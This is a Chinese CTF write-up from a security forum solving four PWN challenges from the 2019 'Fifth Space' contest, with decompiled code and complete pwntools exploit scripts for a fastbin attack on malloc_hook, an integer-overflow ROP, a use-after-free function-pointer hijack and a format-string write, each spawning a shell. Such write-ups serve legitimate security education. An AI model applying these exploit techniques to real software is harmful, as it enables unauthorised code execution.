

“第五空间”网络安全线下赛PWN部分WRITEUP

[pwnninja](#) / 2019-10-01 09:18:44 / 浏览数 5084 [安全技术](#) [CTF 顶\(2\)](#) [踩\(0\)](#)

“第五空间”网络安全线下赛PWN部分WRITEUP

最近参加了“第五空间”网络安全线下赛，这次比赛以PWN为主，有几个比较典型的基础题。当时比赛的远程libc不方便加载调试，本人用本地libc进行复盘，写了一份writeup

题目链接:<http://47.95.238.45:8001/space5.zip>

壹業

程序保护全开，应该用one_gadget获得shell。

```
root@ubuntu:~/Desktop/pwn# checksec pwn1x
[*] '/root/Desktop/pwn/pwn1x'
  Arch:       amd64-64-little
  RELRO:      Full RELRO
  Stack:      Canary found
  NX:         NX enabled
  PIE:        PIE enabled
```

标准的菜单题，有add、show、edit、delete功能，漏洞位于delete函数，是一个Use After Free漏洞：

```
1 void delete()
2 {
3     signed int v0; // [rsp+Ch] [rbp-4h]
4
5     printf("id:");
6     v0 = read_int("id:");
7     if ( v0 >= 0 && v0 <= 31 && note_list[v0] )
8         free((void *)note_list[v0]);
9     else
10        puts("Invalid id!");
11 }
```

第一步：先创建unsortedbin大小的chunk，free掉，然后再show，就能泄露libc地址。

第二步：free掉0x71大小的chunk，篡改此chunk的fd指针到malloc_hook-0x23处，然后add两次，就能修改malloc_hook为one_gadget地址。也就是fastbin attack。

完整脚本如下

```
from pwn import *
context.log_level='debug'

r=process('./pwn1x')

def add(size):
    r.recvuntil('>>')
    r.sendline('1')
    r.recvuntil(':')
    r.sendline(str(size))
def show(idx):
    r.recvuntil('>>')
    r.sendline('2')
    r.recvuntil(':')
    r.sendline(str(idx))
def edit(idx,cont):
    r.recvuntil('>>')
    r.sendline('3')
    r.recvuntil(':')
    r.sendline(str(idx))
```

```

    r.recvuntil(':')
    r.sendline(cont)
def delete(idx):
    r.recvuntil('>>')
    r.sendline('4')
    r.recvuntil(':')
    r.sendline(str(idx))

add(0x60)#0
add(0x60)#1
add(0x60)#2
add(0xa0)#3
add(0x60)#4
add(0x60)#5
delete(3)
show(3)
r.recvuntil(':')
leak=u64(r.recv(6).ljust(8,'\x00'))
success(hex(leak))
mallochook=leak-0x68
lbase=leak-0x3c3b78
one=lbase+0xf0897

delete(0)
edit(0,p64(mallochook-0x23))
add(0x60)#6
add(0x60)#7
edit(7,'z'*0x13+p64(one))
add(0x30)#8

r.interactive()

```


三學

32位程序，提供了system函数：

```

root@ubuntu:~/Desktop/pwn# checksec pwn3x
[*] '/root/Desktop/pwn/pwn3x'
  Arch:       i386-32-little
  RELRO:      Partial RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        No PIE (0x8048000)

```



注意到sub_80485e8函数，调用sub_80485ab获得整数nbytes，但是nbytes接下来作为signed int进行比较，如果nbytes是0xffffffff识别为-1，就满足了-1<=10，但read时识别为大整数。因此存在整数溢出漏洞，可以在read时候造成栈溢出，接下来只需做常规ROP getshell。

```
IDA View-A  Pseudocode-A  Hex View-1  S
1 int sub_80485E8()
2 {
3     char buf; // [esp+Ch] [ebp-5Ch]
4     size_t nbytes; // [esp+5Ch] [ebp-Ch]
5
6     printf("size:");
7     nbytes = sub_80485AB();
8     puts("input message");
9     if ( (signed int)nbytes <= 10 )
10        read(0, &buf, nbytes);
11     else
12        puts("emmmm,too long...");
13     return 0;
14 }

1 int sub_80485AB()
2 {
3     char s; // [esp+6h] [ebp-12h]
4
5     memset(&s, 0, 0xAu);
6     read(0, &s, 0xAu);
7     return atoi(&s);
8 }
```

完整脚本如下

```
from pwn import *
context.log_level='debug'
r=process('./pwn3x')

sys=0x8048440
sh=0x804a04c
r.recvuntil(':')
r.sendline('/bin/sh\0')
r.recvuntil(':')
r.sendline('1')
r.recvuntil(':')
r.sendline('-1')
r.recvuntil('\n')
r.sendline('a'*0x50+p32(0xffffffff)+'b'*0xc+p32(sys)+p32(0)+p32(sh))

r.interactive()
```

四諦

32位菜单堆题：

```
1 lint sub_8049558()  
2 {  
3     puts("---Test note1---");  
4     puts(" 1. new note      ");  
5     puts(" 2. delete note   ");  
5     puts(" 3. show note     ");  
7     puts(" 4. exit          ");  
3     return printf("Your choice :");  
9 }
```

先知社区

```
root@ubuntu:~/Desktop/pwn# checksec pwn4x  
[*] '/root/Desktop/pwn/pwn4x'  
Arch:      i386-32-little  
RELRO:     Partial RELRO  
Stack:     Canary found  
NX:        NX enabled  
PIE:       No PIE (0x8048000)
```

先知社区

add进行两次malloc，第一次malloc是把函数指针存放到chunk上，第二次是输入content。

```

v6 = __readgsdword(0x14u);
if ( dword_804C044 <= 5 )
{
    for ( i = 0; i <= 4; ++i )
    {
        if ( !dword_804C048[i] )
        {
            dword_804C048[i] = malloc(8u);
            if ( !dword_804C048[i] )
            {
                puts("Alloca Error");
                exit(-1);
            }
            *dword_804C048[i] = sub_80491F2;
            printf("Note size :");
            read(0, &buf, 8u);
            size = atoi(&buf);
            v0 = dword_804C048[i];
            v0[1] = malloc(size);
            if ( !dword_804C048[i][1] )
            {
                puts("Alloca Error");
                exit(-1);
            }
            printf("Content :");
            read(0, (void *)dword_804C048[i][1], size);
            puts("Success !");
            ++dword_804C044;
            break;
        }
    }
}

```

delete将两个chunk释放，存在UAF漏洞：

```

_DWORD *sub_80493D8()
{
    _DWORD *result; // eax
    int v1; // [esp+8h] [ebp-10h]
    char buf; // [esp+Ch] [ebp-Ch]

    printf("Index :");
    read(0, &buf, 4u);
    v1 = atoi(&buf);
    if ( v1 < 0 || v1 >= dword_804C044 )
    {
        puts("Out of bound!");
        _exit(0);
    }
    result = dword_804C048[v1];
    if ( result )
    {
        free((void *)dword_804C048[v1][1]);
        free(dword_804C048[v1]);
        result = (_DWORD *)puts("Success");
    }
    return result;
}

```

show调用了chunk的函数指针，从而调用puts函数：

```

_DWORD *sub_80494A9()
{
    _DWORD *result; // eax
    int v1; // [esp+8h] [ebp-10h]
    char buf; // [esp+Ch] [ebp-Ch]

    printf("Index :");
    read(0, &buf, 4u);
    v1 = atoi(&buf);
    if ( v1 < 0 || v1 >= dword_804C044 )
    {
        puts("Out of bound!");
        _exit(0);
    }
    result = dword_804C048[v1];
    if ( result )
        result = (_DWORD *)((int (__cdecl *))(_DWORD *)*dword_804C048[v1])(dword_804C048[v1]);
    return result;
}

```

show调用的指针，默认指向如下函数：

```

int __cdecl sub_80491F2(int a1)
{
    return puts(*(const char **)(a1 + 4));
}

```

每条记录的数据结构是：

a: void *func=0x80491f2;

```
char *pointtocont=b;
b: char [size];
```

创建两条content大小为0x20的记录，0号和1号，然后全都delete，得到4个fastbin chunk，如下图。
0a表示0号的指针块，0b表示0号的content块，1号同理。

```
pwndbg> bin
fastbins      1a      0a
0x10: 0x9baf038 → 0x9baf000 ← 0x0
0x18: 0x0
0x20: 0x0
0x28: 0x9baf048 → 0x9baf010 ← 0x0
0x30: 0x0
0x38: 0x0      1b      0b
0x40: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg>
```

接下来，只要malloc两个size=0x10的chunk，也就是做add(8,'xxx')，就能把0a和1a串起来，1a的pointtocont指向0a，就能向0a写数据。
篡改0a的pointtocont指针指向GOT表，就能泄露函数地址，我们选择泄露puts的GOT表，得到libc地址，计算出system地址。
篡改0a的func指向system，后面跟'sh'，利用bash分号的特性，实际上：
printnote的时候调用system('xxxxxxx;sh')，就能getshell。
完整脚本如下

```
from pwn import *
context.log_level='debug'
r= process('./pwn4x')

def addnote(size,content):
    r.recvuntil(":")
    r.sendline("1")
    r.recvuntil(":")
    r.sendline(str(size))
    r.recvuntil(":")
    r.sendline(content)
def delnote(idx):
    r.recvuntil(":")
    r.sendline("2")
    r.recvuntil(":")
    r.sendline(str(idx))
def printnote(idx):
    r.recvuntil(":")
    r.sendline("3")
    r.recvuntil(":")
    r.sendline(str(idx))

got_puts=0x804c024
func=0x80491f2

addnote(32,"0"*4)#0
addnote(32,"1"*4)#1
addnote(32,"2"*4)#2
delnote(0)
delnote(1)

addnote(8,p32(func)+p32(got_puts))#3
printnote(0)
r.recvuntil(':')
puts=u32(r.recv(4))
```


```
success(hex(puts))
sys=puts-0xf7d9eb80+0xf7d79d80

delnote(3)
addnote(8,p32(sys)+';sh')#4
printnote(0)

r.interactive()
```

五、总结

32位程序，存在格式化字符串漏洞，直接向unk_804c044写特定数，然后输入同样的数，即可getshell。



```
root@ubuntu:~/Desktop/pwn# checksec pwn5x
[*] '/root/Desktop/pwn/pwn5x'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

The image shows a terminal window with a dark background. The prompt is 'root@ubuntu:~/Desktop/pwn#'. The command 'checksec pwn5x' has been executed. The output shows the program's security features: 'Arch: i386-32-little', 'RELRO: Partial RELRO', 'Stack: Canary found', 'NX: NX enabled', and 'PIE: No PIE (0x8048000)'. A small logo and the text '先知社区' are visible in the bottom right corner of the terminal output.


```

10 unsigned int v8; // [esp+78h] [ebp-Ch]
11 int *v9; // [esp+7Ch] [ebp-8h]
12
13 v9 = &a1;
14 v8 = __readgsdword(0x14u);
15 setvbuf(stdout, 0, 2, 0);
16 v1 = time(0);
17 srand(v1);
18 fd = open("/dev/urandom", 0);
19 read(fd, &unk_804C044, 4u);
20 printf("your name:");
21 read(0, &buf, 0x63u);
22 printf("Hello,");
23 printf(&buf);
24 printf("your passwd:");
25 read(0, &nptr, 0xFu);
26 if ( atoi(&nptr) == unk_804C044 )
27 {
28     puts("ok!!");
29     system("/bin/sh");
30 }
31 else
32 {
33     puts("fail");
34 }
35 result = 0;
36 v5 = __readgsdword(0x14u);
37 v4 = v5 ^ v8;
38 if ( v5 != v8 )
39     sub_80493D0(v4);

```

000012BB main:13 (80492BB)

完整脚本如下

```

from pwn import *
context.log_level='debug'
r=process('./pwn5x')

target=0x804c044
pay=p32(target)+p32(target+1)+p32(target+2)+p32(target+3)+'%10$hhn%11$hhn%12$hhn%13$hhn'
r.recvuntil(':')
r.sendline(pay)
r.recvuntil(':')
r.sendline(str(0x10101010))

r.interactive()

```

点击收藏 | 0 关注 | 1

[上一篇：Badusb初识](#) [下一篇：apk加固工具探究系列——Obfu...](#)

1. 4 条回复



[xyb****ibai](#) 2019-10-16 20:30:11

这个是2019第五空间的线下吗？感觉不是线下的难度

0 回复Ta



[pwnninja](#) 2019-10-20 18:16:49

[@xyb****ibai](#) 嗯，是，题目比较基础，主要拼手速了

0 回复Ta



[lqy171602****](#) 2019-11-14 15:47:57

大佬，有第二道题吗

0 回复Ta



[pwnninja](#) 2019-11-16 14:36:29

[@lqy171602****](#) 当时有第二题，但似乎几乎没人做出来

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)